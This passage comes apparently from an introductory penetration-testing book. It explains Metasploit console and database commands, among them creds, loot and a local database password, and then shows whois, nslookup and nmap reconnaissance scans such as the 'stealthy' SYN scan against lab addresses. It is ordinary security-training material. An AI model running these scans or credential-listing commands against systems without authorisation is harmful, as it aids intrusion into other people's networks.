


10)resource: This command is used to run specific commnads from a specified file.we should give the file path along wiht this command.

11)use:This command is used to select a specific exploit.




12)version:This command will display the current version of metasploit.



To update metasploit type msfupdate in the console.


13)set and unset: These commands set variables.By using these commands we can set our payloads and we can set ip address.



using unset we can unset the value and we can give the new ipaddress.

14)setg and unsetg:These commands are used to set our variable globally throught our pentesting.

15)show :This command is used to view the options or modules.It is a very useful command.



Database commands : **Database commands are very useful to maintain huge data and export that data into files.We can share data among our pentesting team and we can collaborate that data.**

By default,metasploit comes with postgress database

```
Database Backend Commands
=========================

    Command           Description
    -------           -----------
    creds             List all credentials in the database
    db_connect        Connect to an existing database
    db_disconnect     Disconnect from the current database instance
    db_export         Export a file containing the contents of the database
    db_import         Import a scan result file (filetype will be auto-detected)
    db_nmap           Executes nmap and records the output automatically
    db_rebuild_cache  Rebuilds the database-stored module cache
    db_status         Show the current database status
    hosts             List all hosts in the database
    loot              List all loot in the database
    notes             List all notes in the database
    services          List all services in the database
    vulns             List all vulnerabilities in the database
    workspace         Switch between database workspaces
```


How to connect to the database ?

We should use the db_connect command to connect to the database.To connect to the database we should know the password,username,port,hostname and database name all these details you can find in the database.yml file.you can access this file through cd /opt/metasploit/config/ :~ cat database.yml


```
File Edit View Terminal Help
root@bt:/opt/metasploit/config# cat database.yml

#
# These settings are for the database used by the Metasploit Framework
# unstable tree included in this installer, not the commercial editions.
#
development:
  adapter: "postgresql"
  database: "msf3dev"
  username: "msf3"
  password: "4bfedfc2"
  port: 7337
  host: "localhost"
  pool: 256
  timeout: 5

production:
  adapter: "postgresql"
  database: "msf3dev"
  username: "msf3"
  password: "4bfedfc2"
  port: 7337
  host: "localhost"
  pool: 256
  timeout: 5
```

1)db_connect:This command is used to connect to the database.The format to use this command is " db_connect username:password@hostname:portname/database " name.In my system my username password are


db_connect msf3:4bfedfc2@localhost:7337/msf3dev



2)db_disconnect: To disconnect from the database.Here you can see the status as no connection.



3)db_status:To see the current status of the database.




4)creds:This command is used to view the credential stored in the system.This command shows the hashed passwords.

5)db_import:To import the files from various softwares like nessus and nexpose.

6)db_export:To export our results to other softwares.

7)hosts:This command will display the connected hosts .

you can use hosts -c to filter the columns.



8)db_nmap: Nmap is a very useful tool for pentester and network engineers.We can do many tasks using nmap tool .

eg:db_nmap -O 192.168.217.131.It displays the services and operating system info.

9)services:This command wil disply the list of all services running.

10)Vulns:It will display the vulnerabilities existing in the victim system.

Chapter Three

Informaiton gathering

"If I had eight hours to chop down a tree, I'd spend six hours sharpening my axe".
- Abraham Lincoln


Information gathering is the first step in penetration testing.In this phase we can gather as much information as possible about the target.The more information we have,the more is the chance of exploting.In this phase we can gather information like ipaddress,services if the target is a website then we should gather sub domains,emails,hosting server and location of the server inforamtion.

There are 2 types of information gathering

1)Active information gathering


2)Passive information gathering

Passive information gathering: In this technique we are not directly interacting with the target.we will search information using whois and nslookup commands.There are many tools available in Back Track to find the dns information.



Nslookup:Using nslookup we will get the additional server informaiton.

Whois :This command is used to gather the subdomains informaiton and registrar name.



These are only few techniques discussed.There are many more to gather information in a passive way.

Active information gathering:

In active informaiton gathering we will use a tool nmap(network mapper) , written by Gordon fyodor lyon.It is a cross platform tool.


I will explain some basic nmap commands to scan our network.The book "Nmap cookbook the fat free guide for network scanning" is highly recommended to explore much about Nmap.

To scan a single ip address: **we can use Nmap to scan a single ip address.**

usage: **nmap "ip address"**


To scan multiple ip address

usage: **nmap 192.168.217.131 192.168.217.133**



To scan entire subnet:

usage: **nmap 192.168.217.131/24**



Advanced scanning options:

Nmap has many advanced features to successfully gather more information about the target.We can scan tcp ports,udp ports and find the operating system and version detection.

We can perform null scan,ACK scan and trace route on the target.Nmap is like a swiss army knife.we can handle a wide variety of security testing and network administrative tasks.

Tcp SYN scan:


We can perform SYNscan on the network.This scan is very stealthy.It does not open a full connection to the remote host.

usage: nmap -sS 192.168.217.131

UDP(User Datagram Protocol) scan:

We can scan UDP ports of the target system.

